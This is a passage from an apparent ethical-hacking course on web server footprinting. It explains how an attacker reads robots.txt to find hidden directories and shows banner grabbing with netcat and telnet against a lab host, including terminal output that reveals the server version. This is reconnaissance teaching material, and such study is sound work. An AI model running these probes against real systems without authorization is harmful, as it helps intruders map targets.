
The following are some additional information-gathering tools:

- Whois Lookup (*https://whois.domaintools.com*)
- Whois (*https://www.whois.com*)
- Domain Dossier (*https://centralops.net*)
- Find Subdomains (*https://pentest-tools.com*)
- SmartWhois (*https://www.tamos.com*)

Note: For complete coverage of information-gathering techniques, refer to Module 02: Footprinting and Reconnaissance.

Information Gathering from Robots.txt File

- The robots.txt file contains the **list of the web server directories and files** that the web site owner wants to hide from web crawlers
- An attacker can simply request the Robots.txt file from the URL and retrieve sensitive information such as the **root directory structure** and **content management system information** about the target website
- An attacker can also download the Robots.txt file of a target website using the Wget tool




```
# robots.txt
User-agent: Googlebot
Disallow:
User-agent: googlebot-image
Disallow:/
User-agent: googlebot-mobile
Disallow:
User-agent: MSNBot
Disallow:/
User-agent: Slurp
Disallow:/
User-agent: Teoma
Disallow:/
User-agent: Gigabot
Disallow:/
User-agent: ia_archiver
Disallow:
User-agent: baiduspider
Disallow:/
User-agent: naverbot
Disallow:/
User-agent: yeti
Disallow:/
User-agent: yahoo-mmcrawler
Disallow:/
User-agent: psbot
Disallow:/
User-agent: yahoo-blogs/v3.9
Disallow:/
User-agent: *
Disallow:
Crawl-delay: 10
Disallow: /cgi-bin/
```

Information Gathering from Robots.txt File

A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas.

If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information.

An attacker types URL/robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool.



```
# robots.txt
User-agent: Googlebot
Disallow:
User-agent: googlebot-image
Disallow:/
User-agent: googlebot-mobile
Disallow:
User-agent: MSNBot
Disallow:/
User-agent: Slurp
Disallow:/
User-agent: Teoma
Disallow:/
User-agent: Gigabot
Disallow:/
User-agent: ia_archiver
Disallow:
User-agent: baiduspider
Disallow:/
User-agent: naverbot
Disallow:/
User-agent: yeti
Disallow:/
User-agent: yahoo-mmcrawler
Disallow:/
User-agent: psbot
Disallow:/
User-agent: yahoo-blogs/v3.9
Disallow:/
User-agent: *
Disallow:
Crawl-delay: 10
Disallow: /cgi-bin/
```

Figure 13.22: Screenshot displaying a robots.txt file

Web Server Footprinting/Banner Grabbing

- Gather **valuable system-level data** such as account details, operating system, software versions, server names, and database schema details

Netcat

- This utility **reads and writes data across network connections**, using the TCP/IP protocol

  `# nc -vv www.microsoft.com 80` – press **[Enter]**


  `GET / HTTP/1.0` - Press **[Enter] twice**

Telnet

- This technique probes **HTTP servers** to determine the **Server field** in the HTTP response header

  `telnet www.moviescope.com 80` – press **[Enter]**


  `GET / HTTP/1.0` - Press **[Enter] twice**



```
nc -vv www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:52:16 GMT
Connection: close
```

Server identified as Microsoft-IIS/10.0

http://netcat.sourceforge.net

